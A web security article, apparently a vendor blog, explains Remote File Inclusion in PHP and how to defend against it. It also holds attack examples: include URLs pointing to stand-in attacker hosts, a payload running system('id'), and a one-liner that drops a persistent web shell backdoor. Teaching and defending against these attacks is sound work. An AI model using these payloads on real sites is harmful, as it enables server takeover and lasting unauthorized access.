
Remote File Inclusion (RFI) is a web application vulnerability that allows an attacker to load and execute a remote file—typically hosted on an attacker-controlled server—through a vulnerable application parameter. In real-world incidents, RFI is rarely just “a file inclusion bug”; it is often the initial foothold that leads to remote code execution, credential theft, lateral movement, and full system compromise. Engineers should treat RFI as a high-impact, high-confidence vulnerability whenever execution is possible.
Tags: remote file inclusion, RFI vulnerability, file inclusion attack, web application security, OWASP Top 10, web exploitation
What Remote File Inclusion Really Is (and Why It’s Dangerous)
At a technical level, RFI occurs when an application dynamically includes a file based on untrusted user input, and allows that file to be fetched from a remote location (URL, external server, network share).
Typical vulnerable pattern:
php
include($_GET['page']);
If the runtime environment allows remote includes, an attacker may supply:
ruby
?page=http://attacker.com/shell.txt
Unlike Local File Inclusion (LFI), RFI introduces attacker-controlled code directly into the execution path, which is why it frequently escalates to:
- Remote Code Execution (RCE)
- Webshell deployment
- Backdoor persistence
- Data exfiltration
From an engineering risk perspective, RFI is almost never “low severity”.

RFI vs LFI: Why Remote Inclusion Changes the Threat Model
| Aspect | LFI | RFI |
|---|---|---|
| File source | Local filesystem | Remote server |
| Code execution | Sometimes indirect | Often direct |
| Exploit reliability | Context-dependent | High if allowed |
| Detection urgency | Medium–High | High–Critical |
The key difference: RFI removes uncertainty. If the application executes what it includes, the attacker controls the payload completely.
Where Remote File Inclusion Still Appears in Modern Systems
Despite being a “classic” vulnerability, RFI still appears in:
- Legacy PHP applications
- Custom CMS or plugin systems
- Poorly designed template loaders
- Internal tools not exposed to security review
- Misconfigured container images with unsafe defaults
RFI is less about “old tech” and more about unsafe dynamic loading patterns that survive modernization.
Attack Example 1: Identifying a Potential RFI Injection Point
A common reconnaissance step is identifying parameters that control templates, language files, or pages.
http
GET /index.php?page=home HTTP/1.1 Host: vulnerable.example.com
An attacker tests whether remote inclusion is possible:
bash
/index.php?page=http://attacker.example.com/test.txt
If the application attempts to fetch or execute the remote resource, RFI is confirmed.
Engineering takeaway: Any parameter that controls file paths must be treated as tainted input, regardless of intent.
Attack Example 2: Remote Payload Hosting (Minimal, Observable)
A simple attacker payload might look like this (hosted remotely):
php
<?php echo "RFI_TEST_OK\\n";system("id");?>
This is not “advanced exploitation”—it’s enough to confirm:
- Code execution
- Execution context (user, permissions)
- OS-level access
This simplicity is exactly why RFI is dangerous.
Defense Example 1: Disable Remote File Inclusion at the Runtime Level
For PHP-based systems, remote file inclusion is controlled by runtime configuration.
ini
allow_url_include = Off allow_url_fopen = Off
This single control eliminates entire classes of RFI attacks before application logic is even evaluated.
Engineering principle: If the platform doesn’t support a dangerous behavior, the app cannot accidentally enable it.
Attack Example 3: RFI as an Entry Point to Persistence
Once RFI achieves code execution, attackers typically drop a persistent backdoor:
php
<?php file_put_contents("backdoor.php","<?php system(\\$_GET['cmd']); ?>"); ?>
Persistence transforms RFI from a one-off bug into an ongoing breach.
Defense Example 2: Strict Allowlisting for File Inclusion
Dynamic includes should never accept raw user input.
Unsafe pattern:
php
include($_GET['page'] . ".php");
Safer pattern:
php
$pages = ["home" => "home.php","about" => "about.php"]; if (!array_key_exists($_GET['page'], $pages)) {http_response_code(404);exit; } include($pages[$_GET['page']]);
This converts untrusted input into a controlled selection, eliminating RFI entirely.
Detection: How Engineers Actually Find RFI in Code and Runtime
Static Code Review Signals
include(),require(),load(),eval()using user input- Template engines with dynamic path resolution
- Custom plugin loaders
Runtime Signals
- Outbound HTTP requests from web servers
- Unexpected DNS lookups
- Web processes fetching external content
Attack Example 4: Detecting Runtime RFI via Network Observation
A simple detection method on the host:
bash
#Monitor outbound connections from the web server process sudo lsof -i -n -P | grep apache
If a web server unexpectedly reaches external URLs, investigate immediately.
Defense Example 3: Enforce Network Egress Controls
Even if application logic fails, network controls can break the attack chain.
- Block outbound internet access for web servers
- Allow only required internal destinations
- Log and alert on policy violations
RFI without outbound access often fails entirely.
RFI in the Context of OWASP and Modern AppSec
RFI is explicitly covered under:
- OWASP Top 10 (Injection / File Inclusion)
- Secure coding guidelines for PHP and template engines
Modern AppSec programs treat RFI as:
- A design flaw, not just a bug
- A failure of input validation and platform hardening
- A sign of missing secure defaults

Automated Testing and Validation of RFI Risks
Manual review doesn’t scale. Automated testing helps verify whether suspected RFI paths are exploitable.
Automated penetration testing platforms such as Penligent can:
- Probe file inclusion paths safely
- Validate execution without destructive payloads
- Produce reproducible evidence for remediation
This bridges the gap between “the code looks risky” and “this is definitely exploitable.”
How to Fix RFI Systemically (Not Just Patch It)
A sustainable RFI mitigation strategy includes:
- Runtime hardening (disable remote includes)
- Strict input allowlists
- Template and loader redesign
- Network egress controls
- Continuous security testing
RFI should disappear by architecture, not by repeated patching.
Common Mistakes That Keep RFI Alive
- Trusting “internal-only” parameters
- Relying on regex filters for URLs
- Forgetting framework-level configuration
- Ignoring outbound traffic from servers
- Treating RFI as “legacy-only”
Every major RFI incident includes at least one of these failures.
Conclusion
Remote File Inclusion remains one of the most dangerous web vulnerabilities because it collapses the distance between input validation failure and full system compromise. For engineers, defending against RFI is not about memorizing payloads—it’s about designing systems where untrusted input can never influence executable paths. When runtime hardening, strict allowlisting, and network controls work together, RFI stops being exploitable—even if the code makes mistakes.
 English
  German
  French
  Spanish
  Portuguese
  Japanese
  Korean
  Hindi
Hindi  Arabic
  Turkish
  Hebrew